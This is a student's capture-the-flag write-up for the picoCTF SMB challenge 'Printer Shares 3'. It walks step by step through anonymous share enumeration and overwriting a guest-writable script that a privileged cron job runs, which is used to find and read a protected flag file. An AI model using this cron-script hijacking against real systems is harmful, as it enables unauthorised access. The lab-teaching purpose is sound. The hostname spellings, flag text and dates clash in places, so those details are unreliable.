


Challenge Write-Up: Printer Shares 3

Challenge Information

Student Name	Keyzia Joy Pascua
Section / Class	BSIT 3 - Networking
Challenge Name	Printer Shares 3
Category	General Skills
Points / Difficulty	Hard
Date Solved	August 15, 2026
Flag Format Given	picoCTF{...}

1. Challenge Description

The challenge exposes an SMB server (dolphin-cove.picoctf.net, on a non-default port) hosting two shares. One, "shares," is open to anonymous/guest logins. The other, "secure-shares," is labeled as internal printer use only, and the prompt jokes that a debug script was accidentally left in place but that the "secure" directory couldn't possibly be reached anyway. The goal is to read a flag that lives inside that restricted secure-shares location using only what's reachable through the public, guest-accessible share.



2. Initial Analysis / Reconnaissance

I started with a quick nc -vz scan of the given host and port to confirm the service was up before touching anything else. I then used smbclient -L with -N (guest, no password) to anonymously list the shares, which showed a "Public Share With Guests" named shares and a printer-labeled share named secure-shares explicitly called out as internal-only. Trying to force an SMB1 workgroup listing on the same connection was refused, telling me the server wasn't going to hand over anything extra just by asking — whatever the intended path was, it had to run through content placed on the public share. Given the two-tier share setup and the "debug script left in place" flavor text, I categorized this as a General Skills / SMB misconfiguration challenge, where the real vulnerability was a script on the public share that gets executed by something with more access than a guest SMB session.


3. Tools and Commands Used

Tool / Command	What it was used for	Result / Output
nc -vz dolphin-cove.picoctf.net 54463	Confirm the given host/port was reachable before doing anything else.	Port 54463 reported open, confirming a listening service.
smbclient -L //dolphin-cove.picoctf.net -p 54463 -N	Anonymously (guest) enumerate the SMB shares on the box.	Two shares found: "shares" (Public Share With Guests) and "secure-shares" (Printer, internal usage only), plus IPC\$.
smbclient //dolphin-cove.picoctf.net/shares -p 54463 -N	Connect as guest to the public share to see what was left there.	Directory listing showed script.sh (73 bytes) and cron.log (129 bytes).
get / put (inside smbclient)	Download the debug script/log, then upload a modified script back to the share.	Pulled script.sh and cron.log locally; later pushed an edited script.sh so the server's cron job would run it.
cat / file / nano	Read the downloaded files and edit the script to add recon / exfiltration commands.	file confirmed a Bash script; nano added a find command, then a cat command targeting the flag.

4. Solution Walkthrough

Step 1

Enumerate the SMB shares and pull down what's on the public one. After confirming the port was open and listing the shares anonymously, I connected directly to the public shares share with smbclient (still -N for guest access). Inside I found only script.sh (73 bytes) and cron.log (129 bytes) — clearly leftovers from an automated process on the box. I downloaded both to inspect locally.



```
KaliLinux [Running] - Oracle VirtualBox
File Machine View Input Devices Help

kyxxajoy@kali: ~
$ nc -vz dolphin-cove.picocftf.net 54463
DNS fwd/rev mismatch: dolphin-cove.picocftf.net != ec2-3-13-34-175.us-east-2.compute.amazonaws.com
dolphin-cove.picocftf.net [3.13.34.175] 54463 (?) open

kyxxajoy@kali: ~
$ smbclient -L //dolphin-cove.picocftf.net -p 54463 -N

Sharename      Type           Comment
-----
shares         Disk          Public Share With Guests
secure-shares  Disk          Printer for internal usage only
IPC$           IPC           IPC Service (Samba 4.19.5-Ubuntu)

Reconnecting with SMB1 for workgroup listing.
do connect: Connection to dolphin-cove.picocftf.net failed (Error NT_STATUS_CONNECTION_REFUSED)
Unable to connect with SMB1 -- no workgroup available

kyxxajoy@kali: ~
$ smbclient //dolphin-cove.picocftf.net/shares -p 54463 -N
Try "help" to get a list of possible commands.
smb: \> ls

.                D          0 Mon Aug 17 15:50:02 2026
..               D          0 Mon Aug 17 15:50:02 2026
script.sh        N          73 Thu Feb 5 05:22:17 2026
cron.log         N         129 Mon Aug 17 15:52:01 2026

65536 blocks of size 1024. 57340 blocks available
smb: \> get script.sh
get cron.log
exit
getting file \script.sh of size 73 as get (0.1 KiloBytes/sec) (average 0.1 KiloBytes/sec)
smb: \> get cron.log
getting file \cron.log of size 129 as cron.log (0.1 KiloBytes/sec) (average 0.1 KiloBytes/sec)
smb: \> exit


kyxxajoy@kali: ~
$ cat script.sh
cat: script.sh: No such file or directory

kyxxajoy@kali: ~
$ ls -l
total 136864
-rw-r--r-- 1 kyxxajoy kyxxajoy 1187 Aug 15 16:18 content.txt
-rw-r--r-- 1 kyxxajoy kyxxajoy 129 Aug 17 15:52 cron.log
drwxr-xr-x 2 kyxxajoy kyxxajoy 4096 Aug 15 08:10 Desktop
drwxr-xr-x 2 kyxxajoy kyxxajoy 4096 Aug 15 08:10 Documents
drwxr-xr-x 2 kyxxajoy kyxxajoy 4096 Aug 16 14:53 Downloads
-rw-r--r-- 1 kyxxajoy kyxxajoy 44 Aug 17 15:00 flag.txt
-rw-r--r-- 1 kyxxajoy kyxxajoy 73 Aug 17 15:52 get
-rw-rw-r-- 1 kyxxajoy kyxxajoy 140080344 Aug 12 08:27 google-chrome-stable_current_amd64.deb
-rw-r--r-- 1 kyxxajoy kyxxajoy 1080 Aug 15 16:18 kafka.txt
drwxr-xr-x 2 kyxxajoy kyxxajoy 4096 Aug 15 08:10 Music
-rw-r--r-- 1 kyxxajoy kyxxajoy 260 Aug 17 14:57 notification.txt
drwxrwxr-x 2 kyxxajoy kyxxajoy 4096 Aug 16 14:57 password_profiler
drwxr-xr-x 2 kyxxajoy kyxxajoy 4096 Aug 17 15:50 Pictures
drwxr-xr-x 2 kyxxajoy kyxxajoy 4096 Aug 15 08:10 Projects
drwxr-xr-x 2 kyxxajoy kyxxajoy 4096 Aug 15 08:10 Public
drwxr-xr-x 2 kyxxajoy kyxxajoy 4096 Aug 15 08:10 Templates
```

Port scan, anonymous SMB share listing (shares / secure-shares), and downloading script.sh and cron.log.

Step 2

Understand the script and weaponize it. The script simply echoed "Health Check: \$(date)" into cron.log, and cron.log held one such line per minute — confirming this script runs automatically via a cron job on the server, not over my guest SMB session. That's the privilege boundary I needed: whatever account runs that cron job likely has filesystem access I don't have as an anonymous guest. Since the share was writable, I overwrote script.sh with my own commands and let the server's cron job run them for me. First move: I edited the script with nano to add `find / -name "flag.txt" 2>/dev/null`, hoping to locate the flag anywhere on the server, including inside the restricted secure-shares path, then re-uploaded it with put.




```
KaliLinux (Running) - Oracle VirtualBox
File Machine View Input Devices Help
1 2 3 4
kyxxajoy@kali: ~
Session Actions Edit View Help
kyxxajoy@kali: ~ kyxxajoy@kali: ~
(kyxxajoy@kali)-[~]
$ cat get
#!/bin/bash
# this script runs every minute
echo "Health Check: $(date)"
(kyxxajoy@kali)-[~]
$ cat cron.log
Health Check: Mon Aug 17 07:50:02 UTC 2026
Health Check: Mon Aug 17 07:51:01 UTC 2026
Health Check: Mon Aug 17 07:52:01 UTC 2026
(kyxxajoy@kali)-[~]
$ file get
get: Bourne-Again shell script, ASCII text executable
(kyxxajoy@kali)-[~]
$ cat get
#!/bin/bash
# this script runs every minute
echo "Health Check: $(date)"
(kyxxajoy@kali)-[~]
$ nano get
(kyxxajoy@kali)-[~]
$ cat get
#!/bin/bash
# this script runs every minute
echo "Health Check: $(date)"
#!/bin/bash
find / -name "flag.txt" 2>/dev/null
(kyxxajoy@kali)-[~]
$ nano get
(kyxxajoy@kali)-[~]
$ cat get
#!/bin/bash
find / -name "flag.txt" 2>/dev/null
(kyxxajoy@kali)-[~]
$ smbclient //dolphin-cove.picocmf.net/shares -p 54463 -N
Try "help" to get a list of possible commands.
smb: \> put get script.sh
putting file get as \script.sh (0.1 kB/s) (average 0.1 kB/s)
smb: \> ls
.                D      0 Mon Aug 17 15:50:02 2026
..               D      0 Mon Aug 17 15:50:02 2026
script.sh        A     48 Mon Aug 17 15:59:25 2026
cron.log         N    430 Mon Aug 17 15:59:01 2026
65536 blocks of size 1024. 58264 blocks available
smb: \> exit
(kyxxajoy@kali)-[~]
$ smbclient //dolphin-cove.picocmf.net/shares -p 54463 -N
Try "help" to get a list of possible commands.
smb: \> get cron.log
```

Inspecting script.sh / cron.log, editing the script in nano to add a find command, and pushing it back with put.

Step 3

Wait for cron to run the modified script, then read the results. After waiting for the next minute, I pulled a fresh copy of cron.log. The new entries showed the ordinary health-check lines followed by a new line from my injected find command: `/challenge/secure-shares/flag.txt`. This confirmed the cron job runs with enough privilege to see inside secure-shares, and gave me the exact path to the flag file — a path I couldn't browse to directly over my guest SMB session.




```
KaliLinux [Running] - Oracle VirtualBox
File Machine View Input Devices Help
kyxxajoy@kali: ~
65536 blocks of size 1024. 58264 blocks available
smb: \> exit
(kyxxajoy@kali)-[~]
$ smbclient //dolphin-cove.picoctf.net/shares -p 54463 -N
Try "help" to get a list of possible commands.
smb: \> get cron.log
exit
getting file \cron.log of size 430 as exit (0.4 KiloBytes/sec) (average 0.4 KiloBytes/sec)
smb: \> cat cron.log
cat: command not found
smb: \> get cron.log cron_new.log
getting file \cron.log of size 464 as cron_new.log (0.5 KiloBytes/sec) (average 0.4 KiloBytes/sec)
smb: \> exit
(kyxxajoy@kali)-[~]
$ cat cron_new.log
Health Check: Mon Aug 17 07:50:02 UTC 2026
Health Check: Mon Aug 17 07:51:01 UTC 2026
Health Check: Mon Aug 17 07:52:01 UTC 2026
Health Check: Mon Aug 17 07:53:01 UTC 2026
Health Check: Mon Aug 17 07:54:01 UTC 2026
Health Check: Mon Aug 17 07:55:01 UTC 2026
Health Check: Mon Aug 17 07:56:01 UTC 2026
Health Check: Mon Aug 17 07:57:01 UTC 2026
Health Check: Mon Aug 17 07:58:01 UTC 2026
Health Check: Mon Aug 17 07:59:01 UTC 2026
/challenge/secure-shares/flag.txt
(kyxxajoy@kali)-[~]
$ nano get
(kyxxajoy@kali)-[~]
$ cat get
#!/bin/bash
cat /challenge/secure-shares/flag.txt
(kyxxajoy@kali)-[~]
$ #!/bin/bash
cat /challenge/secure-shares/flag.txt
cat: /challenge/secure-shares/flag.txt: No such file or directory
(kyxxajoy@kali)-[~]
$ smbclient //dolphin-cove.picoctf.net/shares -p 54463 -N
Try "help" to get a list of possible commands.
smb: \> put get script.sh
putting file get as \script.sh (0.1 kB/s) (average 0.1 kB/s)
smb: \> ls
.                D          0 Mon Aug 17 15:50:02 2026
..               D          0 Mon Aug 17 15:50:02 2026
script.sh        A        50 Mon Aug 17 16:02:32 2026
cron.log         N       532 Mon Aug 17 16:02:02 2026
65536 blocks of size 1024. 58264 blocks available
smb: \> exit
(kyxxajoy@kali)-[~]
$ smbclient //dolphin-cove.picoctf.net/shares -p 54463 -N
```

Updated cron.log after the cron job re-ran, revealing `/challenge/secure-shares/flag.txt` from the find output.

Additional steps (add as needed)

Read the flag file directly through the cron job. With the exact path in hand, I edited the script again to replace the find command with `cat /challenge/secure-shares/flag.txt` and re-uploaded it the same way. (I briefly tried that same cat command on my own Kali box out of habit — it failed there, as expected, since the path only exists on the challenge server.) After the next cron tick, the downloaded `cron.log` contained the contents of the secure flag file, printed by two consecutive cron runs.



```
KaliLinux [Running] - Oracle VirtualBox
File Machine View Input Devices Help
1 2 3 4
kyxxajoy@kali: ~
Session Actions Edit View Help
kyxxajoy@kali: ~
smb: \> ls
.                D      0 Mon Aug 17 15:50:02 2026
..               D      0 Mon Aug 17 15:50:02 2026
script.sh        A      50 Mon Aug 17 16:02:32 2026
cron.log         N     532 Mon Aug 17 16:02:02 2026

65536 blocks of size 1024. 58264 blocks available
smb: \> exit

(kyxxajoy@kali)-[~]
$ smbclient //dolphin-cove.picocTF.net/shares -p 54463 -N
Try "help" to get a list of possible commands.
smb: \> get cron.log final.log
getting file \cron.log of size 622 as final.log (0.6 KiloBytes/sec) (average 0.6 KiloBytes/sec)
smb: \> exit

(kyxxajoy@kali)-[~]
$ cat final.log
Health Check: Mon Aug 17 07:50:02 UTC 2026
Health Check: Mon Aug 17 07:51:01 UTC 2026
Health Check: Mon Aug 17 07:52:01 UTC 2026
Health Check: Mon Aug 17 07:53:01 UTC 2026
Health Check: Mon Aug 17 07:54:01 UTC 2026
Health Check: Mon Aug 17 07:55:01 UTC 2026
Health Check: Mon Aug 17 07:56:01 UTC 2026
Health Check: Mon Aug 17 07:57:01 UTC 2026
Health Check: Mon Aug 17 07:58:01 UTC 2026
Health Check: Mon Aug 17 07:59:01 UTC 2026
/challenge/secure-shares/flag.txt
/challenge/secure-shares/flag.txt
/challenge/secure-shares/flag.txt
picoCTF{5mb_prInter_5h4re5_r3v3r53_4c0ffa48}
picoCTF{5mb_prInter_5h4re5_r3v3r53_4c0ffa48}

(kyxxajoy@kali)-[~]
$ ls -l final.log
-rw-r--r-- 1 kyxxajoy kyxxajoy 622 Aug 17 16:04 final.log

(kyxxajoy@kali)-[~]
$ cat final.log
Health Check: Mon Aug 17 07:50:02 UTC 2026
Health Check: Mon Aug 17 07:51:01 UTC 2026
Health Check: Mon Aug 17 07:52:01 UTC 2026
Health Check: Mon Aug 17 07:53:01 UTC 2026
Health Check: Mon Aug 17 07:54:01 UTC 2026
Health Check: Mon Aug 17 07:55:01 UTC 2026
Health Check: Mon Aug 17 07:56:01 UTC 2026
Health Check: Mon Aug 17 07:57:01 UTC 2026
Health Check: Mon Aug 17 07:58:01 UTC 2026
Health Check: Mon Aug 17 07:59:01 UTC 2026
/challenge/secure-shares/flag.txt
/challenge/secure-shares/flag.txt
/challenge/secure-shares/flag.txt
picoCTF{5mb_prInter_5h4re5_r3v3r53_4c0ffa48}
picoCTF{5mb_prInter_5h4re5_r3v3r53_4c0ffa48}

(kyxxajoy@kali)-[~]
$
```

Final cron.log showing the cat command output — the flag captured through the cron job's access to secure-shares.

5. Flag

```
picoCTF{5mb_pr1nter_5h4re5_r3v3r53_4c0ffa48}
```

6. Key Concept / What I Learned

A world-writable file isn't risky only because of what an attacker can put in it — it's risky because of what executes it. The SMB guest account never had access to secure-shares, but a cron job on the server did, and that cron job blindly re-ran whatever was sitting in the public share's script.sh once a minute. By overwriting a script that a higher-privileged, automated process trusted, I effectively borrowed that process's access instead of breaking the SMB permission boundary directly — a confused-deputy / privilege-escalation-via-scheduled-task pattern, and a reminder that "no one could access it directly" isn't the same as "nothing with access to it can be manipulated."

7. References

smbclient(1) man page — connecting, listing shares, and using get/put over SMB with guest (-N) authentication.

picoCTF 2026 Challenge Library — "Printer Shares 3" challenge page (General Skills, Hard), by Janice He.